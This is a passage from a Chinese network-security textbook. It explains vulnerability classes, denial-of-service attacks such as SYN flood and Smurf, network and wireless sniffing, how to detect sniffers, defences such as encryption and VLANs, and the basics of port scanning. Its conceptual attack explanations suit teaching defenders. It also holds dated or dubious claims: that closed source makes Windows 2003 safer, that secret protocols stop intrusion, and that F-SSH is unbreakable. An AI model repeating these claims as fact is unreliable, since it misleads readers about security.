除上面的 4 个问题外，还有 TCP/IP 协议是被公布于世的，了解它的人越多，被人破坏的可能性也越来越大。现在，银行之间在专用网上传输数据所用的协议都是保密的，这样就可以有效地防止入侵。对于 UNIX 和 Windows 2003 等网络系统的安全问题，总体来说 Windows 2003 要比 UNIX 安全，这并不是说 Windows 2003 没有安全问题和缺陷，而是因为 Windows 2003 的源代码不公开，而 UNIX 的源代码是极易得到的。当然，人们不能把 TCP/IP 协议和其源代码保密，这样不利于 TCP/IP 网络的发展，但人们可以在其他方面采取一些措施来弥补它。

随着计算机网络的发展，计算机网络的功能和服务也越来越强，但这也带来了很多安全问题，如像 Windows 2003 这样的网络系统，代码庞大，安全漏洞多。而且由于系统本身不完善和“后门问题”，被黑客们利用以侵入网络，给网络的安全带来很多隐患。

6.1.2 计算机网络系统的漏洞及漏洞等级

人们经常说，某某系统存在大量漏洞，黑客利用漏洞攻击了系统。到底什么是漏洞？黑客怎样利用漏洞攻击系统？漏洞的危害性有多大？下面将讲述这些方面的内容。

广义的漏洞是指非法用户未经授权获得访问或提高其访问层次的硬件或软件特征。

漏洞就是某种形式的脆弱性。实际上漏洞可以是任何硬件或软件的缺陷。许多用户非常熟悉的特殊的硬件或软件存在漏洞；IBM 兼容机的 CMOS 口令在 CMOS 的电池供电不

足、不能供电或被移走造成 CMOS 口令丢失也是漏洞；操作系统、浏览器、TCP/IP、免费邮箱等也存在漏洞。每个平台无论是硬件还是软件都存在漏洞。

网络漏洞主要是指网络产品或系统存在的缺陷给网络带来的不安全因素，产生的主要原因是设计网络产品或系统时考虑不周到。

由于网络系统的复杂性，网络漏洞的产生不可避免，人们主要做的是当发现网络漏洞后，应及时采取补救措施。

根据漏洞或脆弱性给系统带来的危害性大小，漏洞可分：允许拒绝服务的漏洞(C 类)、允许有限权限的本地用户未经授权提高其权限的漏洞(B 类)、允许外来团体(在远程主机上)未经授权访问网络(A 类)等 3 级类型。

1. 允许拒绝服务的漏洞(C 类)

允许拒绝访问的漏洞属于 C 类，它不会破坏数据和使数据泄密，是不太重要的漏洞。

黑客利用这类漏洞攻击几乎总是基于操作系统的。也就是说，这些漏洞存在于网络操作系统中。当存在这种漏洞时，必须通过软件开发者或销售商的弥补予以纠正。

对于大的网络或站点，拒绝服务或攻击只是有限的影响，最多不过是使人心烦而已。然而对于小的站点，可能会受到拒绝服务的重创。特别对于站点只是一台单独的机器(单独的邮件或新闻服务器)更是如此。

拒绝服务攻击是一类人或多人利用 Internet 的核心协议 TCP/IP 的某些缺陷产生大量数据阻塞网络，使服务器死机或因服务器负担过重使系统拒绝正常用户对系统信息进行合法的访问。

TCP/IP 协议的这一类缺陷主要有如下几种：

(1) UDP 攻击

UDP 攻击的原理是使两个或两个以上的系统之间产生巨大的 UDP 数据包。首先使这两种 UDP 服务都产生输出，然后让这两种 UDP 服务之间互相通信，使一方的输出成为另一方的输入，在两个计算机之间产生了循环，这样会形成很大的数据流量。当多个系统之间互相产生 UDP 数据包时，最终将导致整个网络瘫痪。如果涉及的主机数目少，那么只有这几台主机会瘫痪。

(2) TCP/SYN 攻击

TCP/SYN 作为一种拒绝服务攻击存在的时间已经有 20 多年了，它是利用 TCP/IP 的连接建立时的漏洞进行攻击的，其原理简单介绍如下：当一台黑客计算机 A 要与另外一台主机 B 建立连接时，它的通信方式是先发一个 SYN 包告诉对方主机 B 说“我要和你通信了”，当 B 收到时，就回复一个 ACK/SYN 确认请求包给 A 主机。如果 A 是合法地址，就会再回复一个 ACK 包给 B 主机，然后两台主机就可以建立一个通信渠道了。可是当黑客计算机 A 发出的包的源地址是一个虚假的 IP 地址或者可以说是实际上不存在的一个地址，于是主机 B 发出的那个 ACK/SYN 包当然就找不到目标地址了。如果这个 ACK/SYN 包一直没有找到目标地址，那么也就是目标主机无法获得对方回复的 ACK 包。而在默认超时的时间范围以内，主机的一部分资源要花在等待这个 ACK 包的响应上，假如短时间内主机 A 接到大量来自虚假 IP 地址的 SYN 包，它就要占用大量的资源来处理这些错误的等待，最后的结果就是系统资源耗尽以至瘫痪。这种攻击方式也是分布式网络攻击(D. O. S)的攻击原理之一。

(3) ICMP/PING 攻击

ICMP/PING 攻击是利用一些系统不能接受超大的 IP 包或需要资源处理这一特性而进行的。ICMP 协议是 TCP/IP 协议簇的一个子协议,它是 TCP/IP 协议的重要组成部分。该协议用于在 IP 主机、路由器之间传递控制消息。控制消息是指网络通不通、主机是否可达、路由是否可用等网络本身的消息。例如,用于检查网络通不通的 Ping 命令,“Ping”的过程实际上就是 ICMP 协议工作的过程。ICMP 协议对于网络安全具有极其重要的意义。ICMP 协议本身的特点决定了它非常容易被用于攻击网络上的路由器和主机。比如,可以利用操作系统规定的 ICMP 数据包最大尺寸不超过 64KB 这一规定,向主机发起“Ping of Death”(死亡之 Ping)攻击。该攻击的原理是:如果 ICMP 数据包的尺寸超过 64KB 上限时,主机就会出现内存分配错误,导致 TCP/IP 堆栈崩溃,致使主机死机。

(4) ICMP/SMURF 攻击

ICMP/SMURF 攻击利用的是网络广播的原理来发送大量的数据包,而包的源地址就是要攻击的计算机本身的地址,因此所有接收到此种数据包的主机都将给发包的地址发送一个 ICMP 回复包。例如,现在 A 主机要发动对 B 主机的 SMURF 攻击。A 通过向某个网络的广播地址发送 ICMP ECHO 包,这些 ICMP 包的源地址即被伪造为 B 主机的 IP 地址。当这个广播地址的网段上的所有活动主机接收到该 ICMP 包时,将回送 ICMP ECHO REPLAY 包。由于 ICMP ECHO 包的源地址为 B 主机,所以如果能收到该广播包的计算机有 500 台,则 B 主机会接收到 500 个 ICMP ECHO REPLAY 包!

(5) TARGA3 攻击(IP 堆栈突破)

TARGA3 攻击的基本原理是发送 TCP/UDP/ICMP 的碎片包,其大小、标记、包数据等都是随机的。一些有漏洞的系统内核由于不能正确处理这些极端不规范的数据包,便会使其 TCP/IP 堆栈出现崩溃,从而导致无法继续响应网络请求(即拒绝服务)。

还有其他形式的拒绝服务的攻击。某些拒绝服务攻击的实现针对个人而不是针对网络用户的。这种类型的攻击不涉及任何 bug 或漏洞而是利用 WWW 的基本设计。

并非每个拒绝服务攻击都需要在 Internet 发起。有许多在本地机甚至在没有网络环境的情况下也会发生拒绝服务攻击。

2. 允许本地用户非法访问的漏洞(B 类)

B 类漏洞是允许本地用户获得增加的未授权的访问。这种漏洞一般在多种平台的应用程序中发现。

一个很好的例子是众所周知的 Sendmail 问题。Sendmail 可能是世界上发送电子邮件最盛行的方法,它是 Internet 的 E-mail 系统的中心。这个程序一般在启动时作为例程初始化并且只要机器可用它就可用。在活动可用状态下,Sendmail(在端口 25)侦听网络空间上的发送和请求。

当 Sendmail 启动时,它一般要求检验用户的身份,只有 root 和与 root 相同权限的用户有权启动和维护 Sendmai1 程序。然而根据 CERT 咨询处的“Sendmail Daemon Vulnerability”报告:

“很遗憾,由于一个代码错误,Sendmail 则在例程模式下可以以一种绕过潜入的方式激活。当绕过检查后,任何本地用户都可以在例程下启动 Sendmail。另外在 8.7 版本中,Sendmail 收到一个 SIGHUP 信号时会重启。它通过使用 exec(2)系统调用重新执行自己

来重新开始操作。重新执行作为 root 用户实现。通过控制 Sendmail 环境,用户可以用 root 权限让 Sendmail 运行一任意的程序。”

因此,本地用户获得一种形式的 root 访问。这些漏洞是很常见的,差不多每月都有一次。

像 Sendmail 这样的程序中的漏洞特别重要,因为这些程序对网上所有的用户都是可用的,所有用户都至少有使用 Sendmail 程序的基本权限,如果没有的话,他们无法发送邮件。因此 Sendmail 中的任何 bug 或漏洞都是十分危险的。

B 类漏洞唯一令人欣慰的是有较大的可能检查出入侵者,特别是在入侵者没有经验的情况下更是如此。如果系统管理员运行强有力的登录工具,入侵者还需要有较多的专业知识才能逃避检查。

大多数 B 类漏洞产生的原因由应用程序中的一些缺陷引起。有些常见的编程错误会导致这种漏洞的产生。如缓冲区的溢出,有关缓冲区溢出的问题,将在后面的有关章节中介绍。

3. 允许过程用户未经授权访问的漏洞(A 类)

A 类漏洞是威胁性最大的一种漏洞。大多数的 A 类漏洞是由于较差的系统管理或设置有误造成的。

典型的设置错误(或设置失败)是网络系统提供的任何存放在驱动器上的例子脚本,即使这些版本的系统文档中建议管理员删掉这些脚本,这种漏洞仍然在网络上重现过无数次,包括那些在 Web 服务器版本中的文件。这些脚本有时会为来自网络空间的侵入者提供有限的访问权限甚至 root 的访问权限。如 test_cgi 文件的缺陷是允许来自网络空间的侵入者读取 CGI 目录下的文件。

Novell 平台的一种 HTTP 服务器含有一个称做 Convert. bas 的例子脚本。这个用 BASIC 编写的脚本,允许远程用户读取系统上的任何文件。

A 类漏洞涉及的不仅是一个文件,有时它与脚本的解释方法有关。例如,Microsoft 的 Internet 信息服务器(IIS)包含一个允许任何远程用户执行任意命令的漏洞。由于 IIS 将所有. bat 或. cmd 后缀的文件与 cmd. exe 程序联系起来,所以危害性很大。如 Julian Assange (Strobe 的作者)所解释的:“第一个 bug 允许用户访问与 wwwroot 目录在同一分区的任何文件(认为 IIS_user 可以读此文件)。它也允许与脚本目录在同一分区的任意可执行文件的运行(认为 IIS_user 足以执行此文件)。如果 cmd. exe 文件能被执行,那么它也允许你执行任何命令,读取任意分区的任意文件(认为 IIS_user 可以读取并执行此文件)……遗憾的是 Netscape 通信和 Netscape 商业服务器也都有相类似的 bug。对于 Netscape 服务使用 BAT 或 CMD 文件作为 CGI 脚本则会发生类似的事情。”

很显然,A 类漏洞从外界对系统造成严重的威胁。在许多情况下,如果系统管理员只运行了很少的日志,这些攻击可能会不被记录,使捉获更为困难。

所以像扫描器这样的程序是网络安全的重要组成部分。扫描器的重要目的是检查这些漏洞。因此,尽管系统管理员把这些漏洞包含进他们的程序中作为检查的选择,但他们经常是在攻击者几个月之后才这样做(某些漏洞,比如说允许拒绝服务的 synflooding 漏洞不容易弥补,系统管理员目前必须学会在这些不尽如人意的漏洞下工作)。

而非 UNIX 平台的漏洞要花更多的时间才会表现出来,网络安全实现起来会更为困

难。例如许多NT/2000的系统管理员不运行重要的日志文件，因为报告漏洞，他们必须有漏洞存在的证据。另外，新的系统管理员（在IBM兼容机中，这样的管理员占很大比例）没有对文档和报告安全性事故做好准备。这意味着漏洞出现后，前期网络测试、搭建测试环境的时间浪费了。

6.2 网络监听

网络监听技术原本是提供给网络安全管理人员进行管理的工具，管理员可以用来监视网络的状态、数据流动情况以及网络上传输的信息等。当信息以明文的形式在网络上传输时，使用监听技术进行攻击并不是一件难事，只要将网络接口设置成监听模式，便可以源源不断地将网上传输的信息截获。网络监听可以在网上的任何一个位置实施，如局域网中的一台主机、网关上或远程网的调制解调器之间等。黑客在局域网或路由器上使用网络监听可以很容易地获得用户的密码和账号，许多网络入侵往往都伴随着以太网内网络监听行为，从而造成口令失窃，敏感数据被截获等连锁性安全事件。

网络监听的危害很大。首先，它接收所有的数据报文，这就使网络上的数据丢失，造成网络通信不畅。其次，在计算机网络中，大量的数据是以明文传输的，如局域网上的FTP，Web等服务一般都是明文传输。这样，黑客就很容易拿到用户名和密码，而且有许多用户为了记忆方便，在不同的服务上使用的用户名和密码是一样的，这就意味着一些网络管理员的密码会被得到（太危险了）。另外，网络监听是采用被动的方式，它不与其他主机交换信息，也不修改密码，这就使对监听者的追踪变得十分困难。

网络监听主要使用Sniffer（嗅探器），Sniffer是一种常用的收集有用数据的工具，这些数据可以是用户的账户和密码，可以是一些商用机密数据等。

6.2.1 以太网络监听原理与实现

在因特网上有很多使用以太网协议的局域网，多台主机通过电缆、集线器连在一起。下面从TCP/IP模型的角度分析，当同一以太网络中的两台主机通信的时候，数据包在局域网内发送的过程。当数据由应用层自上而下地传递时，在网络层形成IP数据报，该IP数据报中包含着应该接收该数据报主机的正确IP地址。但这种数据包不能在IP层直接发送，必须从TCP/IP协议的IP层交给网络接口卡即数据链路层，而网络接口卡是不会识别IP地址的，因此，由数据链路层将IP数据报分割为数据帧，并增加了一部分以太帧头的信息。在帧头中有两个域，分别为只有网络接口才能识别的源主机和目的主机的物理地址，这是一个与IP地址相对应的48位的地址。帧是根据通信所使用的协议，由网络驱动程序按照一定规则生成，然后通过网络接口卡将该数据帧发送到网络中。包含物理地址的帧从网络接口发送到物理的网络线路上，如果局域网是由一条粗缆或细缆连接而成，则数字信号在电缆上传输，能够到达线路上的每一台主机。当使用集线器时，由集线器再发向连接在集线器上的每一条线路，数字信号也能到达连接在集线器上的每一台主机。当数字信号到达一台主机的网络接口卡时，接收端计算机的网络接口卡捕获到这些帧，并告诉操作系统有新的帧到达，然后对其进行存储。正常情况下，网络接口卡读入数据帧，进行检查，如果数据帧中携带的物理地址是自己的或者是广播地址（就是被设定为一次性发送到网络所有主机的特殊地

址，当目标地址为该地址时，所有的网络接口卡都会接收该帧），网络接口卡通过产生一个硬件中断引起操作系统注意，然后将数据帧交给上层协议软件即 IP 层软件处理，否则就将这个帧丢弃。对于每一个到达网络接口的数据帧，都要经历这个过程。

一般而言，网络接口卡有几种接收数据帧的状态，如 unicast，broadcast，multicast，promiscuous 等。unicast 是指网卡在工作时只接收目的地址，是本机硬件地址的数据帧。broadcast 是指接收所有类型为广播报文的数据帧。multicast 是指接收特定的多播报文。promiscuous 则是通常说的混杂模式，是指对报文中的目的硬件地址不加任何检查，全部接收的工作模式。正常的网卡应该只是接收发往自身的数据报文、广播和组播报文。

如果将本地网络接口卡设置成 promiscuous 模式（"混杂"状态来实现），该网络接口卡将会接收所有在网络中传输的帧，无论该帧是广播的还是发向某一指定地址的，这就形成了监听。promiscuous 模式是指网络上的所有设备都对总线上传送的数据进行侦听，并不仅仅是它们自己的数据。一个设备要向某一目标发送数据时，它是对以太网进行广播的。一个连到以太网总线上的设备在任何时间里都在接收数据，不过只是将属于自己的数据传给该计算机上的应用程序。

当主机工作在监听模式下，无论数据包中的目标地址是什么，主机都将接收（当然只能监听经过自己网络接口的那些包），网络接口接收的所有数据帧都将被交给上层协议软件处理。而且，当连接在同一条电缆或集线器上的主机被逻辑地分为几个子网时，如果一台主机处于监听模式下，它还能接收到发向与自己不在同一子网（使用了不同的掩码、IP 地址和网关）的主机的数据包。也就是说，在同一条物理信道上传输的所有信息都可以被接收到。另外，现在网络中使用的大部分协议都是很早设计的，许多协议的实现都是基于一种非常友好的、通信的双方充分信任的基础之上，许多信息以明文发送。因此，如果用户的账户名和口令等信息也以明文的方式在网上传输，而此时一个黑客或网络攻击者正在进行网络监听，只要具有初步的网络和 TCP/IP 协议知识，便能轻易地从监听到的信息中提取出感兴趣的部分。

6.2.2 无线网络监听原理与实现

无线局域网（WLAN）因其安装便捷、组网灵活的优点在许多领域获得了越来越广泛的应用，但由于它传送的数据利用无线电波在空中传播，发射的数据可能到达预期之外的接收设备，因而 WLAN 存在着网络信息容易被窃取的问题。

WLAN 中无线信道的开放性给网络监听带来了极大的方便。在 WLAN 中网络监听对信息安全的威胁来自其被动性和非干扰性，运行监听程序的主机在窃听的过程中只是被动地接收网络中传输的信息，它不会跟其他主机交换信息，也不修改在网络中传输的信息包，使得网络监听具有很强的隐蔽性，往往让网络信息泄密变得很难被发现。尽管它没有对网络进行主动攻击和破坏的危害明显，但由它造成的损失也是不可估量的。只有通过分析网络监听的原理与本质，才能更有效地防患于未然，增强无线局域网的安全防护能力。

无线设备包括站点（STA）和接入点（AP），站点通常由一台 PC 或笔记本电脑加上无线网络接口卡组成；接入点通常由一个无线输出口和一个有线的网络接口组成，其作用是提供无线和有线网络之间的桥接。

在同一无线网络环境中，假设两台主机 A，B 和 FTP 服务器 C 通过接入点（AP）或其他

无线连接设备连接，主机A通过使用一个FTP命令向服务器C进行远程登录，从而进行文件下载。那么首先在主机A上输入登录服务器C的FTP口令，FTP口令经过应用层FTP协议、传输层TCP协议、网络层IP协议、数据链路层上的以太网驱动程序一层一层包裹，最后送到了物理层，再通过无线的方式播发出去。服务器C接收到数据帧，并在比较之后发现是发给自己的，接下来它就对此数据帧进行分析处理。这时主机B也同样接收到主机A播发的数据帧，随后就检查在数据帧中的地址是否和自己的地址相匹配，发现不匹配就把数据帧丢弃。这就是无线网络环境中，不同的站点基于TCP/IP协议通信的一般过程。

假设主机B想知道主机A登录服务器C的FTP口令是什么，则它要做的就是捕捉主机A播发的数据帧，对数据帧进行解析，依次剥离出以太帧头、IP包头、TCP包头等，然后对报头部分和数据部分进行相应的分析处理，从而得到包含在数据帧中的有用信息。

实现无线监听，需要特殊网卡的支持。如果没有专门的网卡，虽然可以监听，但是那是剥离了802.11帧信息用Windows NIDS实现的，其意义不大。而且，普通网卡只能嗅探到本机网卡的通信数据，没有办法捕获到其他设备的通信数据(虽然可以使用ARP欺骗达到目的)。所以要在监听主机上装好无线网卡，并将无线网卡驱动进行更新，因为默认情况下无线网卡虽然能够进行无线通信，但是无法胜任监听工作。然后可以通过专业的监控软件完成无线数据包的监听(如OmniPeek Personal 4.0，就是一款无线监听工具)。安装好监听软件就可以收集相关无线通信数据包。

无线局域网的安全系统要做到有效，就必须解决下面3个安全问题。

(1) 提供接入控制：验证用户，授权他们接入特定的资源，同时拒绝为未经授权的用户提供接入。

(2) 确保链路的保密与完好：防止未经授权的用户读取、引入或更改在网络上传输的数据。

(3) 防止阻断服务攻击：确保没有一个用户或一小批用户可占用某个接入点的所有可用带宽，而阻断其他用户的正当接入。

6.2.3 网络监听检测

网络监听本来是为了管理网络，监视网络的状态和数据流动情况，但是由于它能有效地截获网上的数据，因此也成了网上黑客使用得最多的方法。有一个前提条件，那就是监听只能是同一网段的主机，这里同一网段是指物理上的连接。因为不是同一网段的数据包，在网关就被滤掉，传不到该网段来。否则一个Internet上的一台主机，便可以监视整个Internet了。

网络监听最有用的是获得用户口令。当前，网上的数据绝大多数是以明文的形式传输，而且口令通常都很短且容易辨认。当口令被截获，则可以非常容易地登上另一台主机。

网络监听的检测是非常困难的。当某一危险用户运行网络监听软件时，可以通过ps -ef或ps -aux命令来发现。然而，当该用户暂时修改了ps命令，则也是很难发现的。能够运行网络监听软件，说明该用户已经具有了超级的用户权限，他可以修改任何系统命令文件，来掩盖自己的行踪。其实修改ps命令只需短短数条shell命令，将监听软件的名字过滤掉即可。

另外，当系统运行网络监听软件时，系统会因为负荷过重，对外界的响应很慢。但也不

能仅仅因为一个系统响应过慢而怀疑其正在运行网络监听软件。

下面介绍几种检测网络监听的方法。

方法一：对于怀疑运行监听程序的机器，用正确的IP地址和错误的物理地址去ping，运行监听程序的机器会有响应。这是因为正常的机器不接收错误的物理地址，外于监听状态的机器能接收，如果他的IP stack不再次反向检查的话，就会响应。这种方法依赖于系统工程的IP stack，对一些系统可能行不通。

方法二：往网上发大量不存在的物理地址的包，由于监听程序将处理这些包，将导致性能下降。可以通过比较前后该机器性能(icmp echo delay等方法)加以判断。这种方法难度比较大。

还有一种检查监听程序的办法是搜索主机上运行的所有进程。

在Windows系统下，按Ctrl+Alt+Del键，看一下任务列表。不过，编程技巧高的监听程序即使正在运行，也不会出现在这里的。

在UNIX下，可以用下列命令：ps -aun或ps -augx。这个命令产生一个包括所有进程的清单(进程的属性、这些进程占用的CPU时间以及占用的内存等)。这些输出在STDOUT上，以标准表的形式输出。如果一个进程正在运行，它就会被列在这张清单中(除非ps或其他程序变成了一个特洛伊木马程序)。

另外一种办法就是去搜监听程序，现在只有几种监听程序。入侵者很可能使用的是一个免费软件。在这种情况下，管理员就可以检查目录，找出监听程序，但这很困难而且很费时间。目前，尚不知道有哪种工具可以做到这一点。在UNIX系统上，人们可能不得不自己编写一个程序。另外，如果监听程序被换成另一个名字，管理员也不可能找到这个监听程序。

还有许多工具，能用来查看系统会不会工作在promiscuous模式，从而发现是否有Sniffer程序在运行。

最近，Internet网络上介绍了一种发现网络监听者的新方法，它的原理是当一台主机处于监听状态时，由于要接收网络上的所有数据帧，会负担很重，例如，网卡处于promiscuous模式，对于TCP/IP协议中的IGMP，ARP等协议没有反应(不同的系统有不同的反应或反应很慢)，通过对这些的测试就可以知道对方的主机状态，从而发现监听者。现在实现这项功能的Antisniff程序已被开发出来，感兴趣的读者可上Internet网下载。

6.2.4 网络监听防范

要防止监听并不困难，有许多可以选用的方法，但关键是需要增加系统开销。下面介绍防范网络监听的几种方法。

1. 使用加密技术

一般来讲，人们真正关心的是那些秘密数据(例如，用户名和口令)的安全传输，不被监听和偷换。如果这些信息是以明文的形式传输的，这就很容易被窃取而且阅读出来。加密是解决这个问题的方法，而且效率很高。数据经过加密后，通过监听仍然可以得到传送的信息，但显示的是乱码。使用加密技术的缺点是影响数据传输速度以及使用一个弱加密术比较容易被攻破。系统管理员和用户需要在网络速度和安全性上进行折中。

加密一般采用SSH，SSH又叫Secure Shell，是一个在应用程序中提供安全通信的协

议。它是建立在客户机/服务器模型上的。SSH 服务器分配的端口是 22。连接是通过使用一种来自 RSA 的算法建立的。在授权完成后,接下来的通信数据是用 IDEA 技术来加密的。这种加密技术通常是较强的,适合于任何非秘密的通信。

SSH 后来发展成为 F-SSH,提供了高层次的军方级别的对通信过程的加密。它为通过 TCP/IP 网络通信提供了通用的最强的加密。

如果某个站点使用 F-SSH,用户名和口令就变得不是很重要了。目前,还没有人突破过这种加密方法。即使是监听,收集到的信息将不再有价值。当然最关键的是怎样使用 SSH 和 F-SSH 加密方法。SSH 和 F-SSH 都有商业或自由软件版本存在。

2. 从逻辑或物理上对网络分段

另一个比较容易实现的防止监听的方法是使用安全的网络拓扑结构。网络分段通常被认为是控制网络广播风暴的一种基本手段,但其实也是保证网络安全的一项措施。其目的是将非法用户与敏感的网络资源相互隔离,从而防止可能的非法监听。有一种智力游戏,它通常由一系列数字组成。游戏的目的是要安排好数字,用最少的步骤,把它们按递减顺序排好。处理网络拓扑结构就和玩这个游戏一样。下面是一些规则。

一个网络段必须有足够的理由才能信任另一网络段。网络段应该在考虑的数据之间的信任关系上来设计,而不是按网络硬件需要来建立。一个网络段是仅由能互相信任的计算机组成的,通常它们在同一个房间里,或在同一个办公室里。比如财务信息,应该固定在建筑的某一部分里。注意:每台机器是通过硬连接线接到 Hub 上,Hub 再接到交换机上。由于网络分段了,数据包只能在这个网段上监听,其余的网段将不可能被监听。所有的问题都归结到信任上面,计算机为了和其他计算机进行通信,它就必须信任那台计算机。作为系统管理员的工作是构造一个策略,使得计算机之间的信任关系很小。这样就建立了一种框架,告诉自己什么时候放置了一个监听器,它放在哪里了,是谁放的等。如果局域网要和 Internet 相连,仅仅使用防火墙是不够的。入侵者已经能从一个防火墙后面扫描,并探测正在运行的服务。要关心的是一旦入侵者进入系统,能得到些什么。必须考虑一条这样的路径,即信任关系有多长。举个例子,假设你的 Web 服务器对某一计算机 A 是信任的,那么有多少计算机是 A 信任的呢?又有多少计算机是受这些计算机信任的呢?用一句话概括就是确定最小信任关系的那台计算机。在信任关系中,这台计算机之前的任何一台计算机都可能对你的计算机进行攻击并成功。你的任务就是保证一旦出现了监听器,它只对最小范围有效。

3. 以交换式集线器代替共享式集线器

对局域网的中心交换机进行网络分段后,局域网监听的危险仍然存在。这是因为网络最终用户的接入往往是通过分支集线器而不是中心交换机,而使用最广泛的分支集线器通常是共享式集线器。这样,当用户与主机进行数据通信时,两台机器之间的数据包(称为单播包 unicast packet)还是会被同一台集线器上的其他用户所监听。

因此,应该以交换式集线器代替共享式集线器,使单播包仅在两个节点之间传送,从而防止非法监听。当然,交换式集线器只能控制单播包而无法控制广播包(broadcast packet)和多播包(multicast packet)。但广播包和多播包内的关键信息,要远远少于单播包。

4. 划分 VLAN

运用 VLAN(虚拟局域网)技术,将以太网通信变为点到点通信,可以防止大部分基于

网络监听的入侵。

监听往往是攻击者在侵入系统后使用的，用来收集有用的信息。因此，防止系统被突破是关键。系统安全管理员要定期对所管理的网络进行安全测试，防止出现安全隐患。同时要控制拥有相当权限的用户的数量。请注意：许多攻击往往来自网络内部。

一般能够实现的击败网络监听的方法是使用安全的拓扑结构。这种技术通常被称为分段技术。将网络分成一些小的网络，每一网段的集线器被连接到一个交换器上（switch）。因为网段是硬件连接的，因而，包只能在该子网的网段内被监听工具截获。这样，网络中剩余的部分（在不同一网段的部分）就被保护了。

6.2.5 网络监听工具 Sniffer

Sniffer 就是能够捕获网络报文的设备。Sniffer 的正当用处在于分析网络的流量，以便找出所关心的网络中潜在的问题。例如，假设网络的某一段运行得不是很好，报文的发送比较慢，而又不知道问题出在什么地方，此时就可以用 Sniffer 来做出精确的问题判断。不同的 Sniffer 在功能和设计方面有很多不同。有些只能分析一种协议，而有一些可能能够分析几百种协议。一般情况下，大多数的 Sniffer 至少能够分析下面的协议：标准以太网、TCP/IP、IPX、DECNet。

Sniffer 与一般的键盘捕获程序不同。键盘捕获程序捕获在终端上输入的键值，而 Sniffer 则捕获真实的网络报文。Sniffer 通过将其置身于网络接口来达到这个目的，例如将以太网卡设置成 promiscuous 模式。

Sniffer 分为软件和硬件两种，软件的 Sniffer 有 Sniffer Pro，Network Monitor，PacketBone 等，其优点是：易于安装部署，易于学习使用，同时也易于交流；缺点是：无法抓取网络上所有的传输，某些情况下也就无法真正了解网络的故障和运行情况。硬件的 Sniffer 通常称为协议分析仪，一般都是商业性的，价格也比较昂贵，但具备支持各类扩展的链路捕获能力以及高性能的数据实时捕获分析的功能。

基于以太网络监听的 Sniffer 只能抓取一个物理网段内的包，就是说，安装有 Sniffer 的设备和监听的目标设备中间不能有路由或其他屏蔽广播包的设备。所以，对一般拨号上网的用户来说，是不可能利用 Sniffer 来窃听到其他人的通信内容的。

当黑客成功地攻陷了一台主机，并拿到了 root 权限，而且还想利用这台主机去攻击同一（物理）网段上的其他主机时，他就会在这台主机上安装 Sniffer 软件，对以太网设备上传送的数据包进行侦听，从而发现感兴趣的包。如果发现符合条件的包，就把它存到一个 Log 文件中去。通常设置的这些条件是包含字“username”或“password”的包，这样的包里面通常有黑客感兴趣的密码之类的东西。一旦黑客截获了某台主机的密码，他就会立刻进入这台主机。

如果 Sniffer 运行在路由器上或有路由功能的主机上，就能对大量的数据进行监控，因为所有进出网络的数据包都要经过路由器。

Sniffer 属于第 M 层次的攻击。就是说，只有在攻击者已经进入了目标系统的情况下，才能使用 Sniffer 这种攻击手段，以便得到更多的信息。

Sniffer 除了能得到口令或用户名外，还能得到更多的其他信息，比如在网上传送的金融信息等。Sniffer 几乎能得到任何在以太网上传送的数据包。

Sniffer 被 Network General 公司注册为商标，这家公司以出品 Sniffer Pro 系列产品而知名。目前最新版本为 Sniffer Portable 4.9，这类产品通过网络监听这一技术，对数据协议进行捕获和解析，能够大大帮助故障诊断和网络应用性能的分析鉴别。

6.3 端口扫描

在 TCP/IP 网络协议中有一个重要的概念——端口，它是为运行在计算机上的各种服务提供的服务端口，计算机通过端口进行通信和提供服务。一台拥有 IP 地址的主机可以提供多种服务，比如 Web 服务、FTP 服务、SMTP 服务等，这些服务完全可以通过 1 个 IP 地址来实现。那么，主机是怎样区分不同的网络服务呢？显然不能只靠 IP 地址，因为 IP 地址与网络服务的关系是一对多的关系。实际上是通过“IP 地址＋端口号”来区分不同的服务的。在计算机网络中，每个特定的服务都在特定的端口侦听，当用户有数据到达，计算机检查数据包中的端口号，再根据端口号将它发向特定的端口，在这个特定端口侦听的服务就接收数据，再把数据提供给网络的上一层(网络应用层)。例如要发送一封 E-mail 给远方的邮件服务器，那么数据就会带上 E-mail 服务的端口号“25”，然后传递到目的服务器。这时目的服务器上的邮件服务进程正在“25”号端口进行侦听，它看到有数据到达，就把数据接收下来，传给应用层。每个服务协议都有自己的端口号，如 FTP 协议的端号为“21”，WWW 协议的端号为“80”等。

TCP/IP 体系结构中应用层常用协议以及默认端口有如下几种：

- 域名系统(DNS)：用于为 IP 地址进行名字解析。DNS 使用端口 53。在访问一个 Web 站点前，其 Web 站点必须解析为 IP 地址，DNS 就是提供这种解析。
- 文件传输协议(FTP)：用于本地计算机与远程计算机之间的文件下载或上传。FTP 协议在服务器上使用端口 21，在客户端使用端口 20。
- 动态主机配置协议(DHCP)：用于向客户动态分配 IP 地址。DHCP 协议在服务器上使用端口 67，在客户端使用端口 68。
- 简单邮件传输协议(SMTP)：用于传输电子邮件，使用端口 25。
- 邮局协议(POP3)：用于接收电子邮件。POP3 协议使用端口 110。
- Telnet：Telnet 是用于登录远程计算机的终端仿真程序，使用端口 23。
- 超文本传输协议(HTTP)：用于访问 Web 网站，使用端口 80。
- 安全套接字协议层(SSL)：SSL 用于在服务器和客户之间安全地传输数据，使用端口 443。
- 网络基本输入输出系统(NetBIOS)：用于名字解析。Microsoft 网络环境中，NetBIOS 使用端口 137，138，139 解析计算机名字。

具体见表 6-1。

一个端口就是一个潜在的通信通道，也就是一个入侵通道。入侵者通常会用扫描器对目标主机的端口进行扫描，以确定哪些端口是开放的，从开放的端口，入侵者可以知道目标主机大致提供了哪些服务，进而猜测可能存在的漏洞。因此，对端口的扫描可以帮助入侵者更好地了解目标主机，而对于管理员，扫描本机的开放端口也是做好安全防范的第一步。

表 6-1　通用服务端口

协　　议	端口号	协　　议	端口号
Daytime 协议	13	DNS 协议	53
文件传输协议(FTP)	21	平凡文件传输协议(TFTP)	69
Telnet 协议	23	Finger 协议	79
SMTP 协议	25	WWW 协议	80
时间协议	37	POP3 协议	110
Whois 协议	43	SSL 协议	443

6.3.1　什么是端口扫描

端口扫描就是利用某种程序自动依次检测目标计算机上的所有端口,根据端口的响应情况判断端口上运行的服务。对目标计算机进行端口扫描,能得到许多有用的信息。进行扫描的方法有很多,可以是手工进行扫描,也可以用端口扫描软件进行。

6.3.2　手工扫描

在手工进行扫描时,需要熟悉各种命令,对命令执行后的输出进行分析。用扫描软件进行扫描时,许多扫描器软件都有分析数据的功能。

通过端口扫描,可以得到许多有用的信息,从而发现系统的安全漏洞。

下面首先介绍几个常用网络命令,对端口扫描原理进行介绍。

1. ping 命令

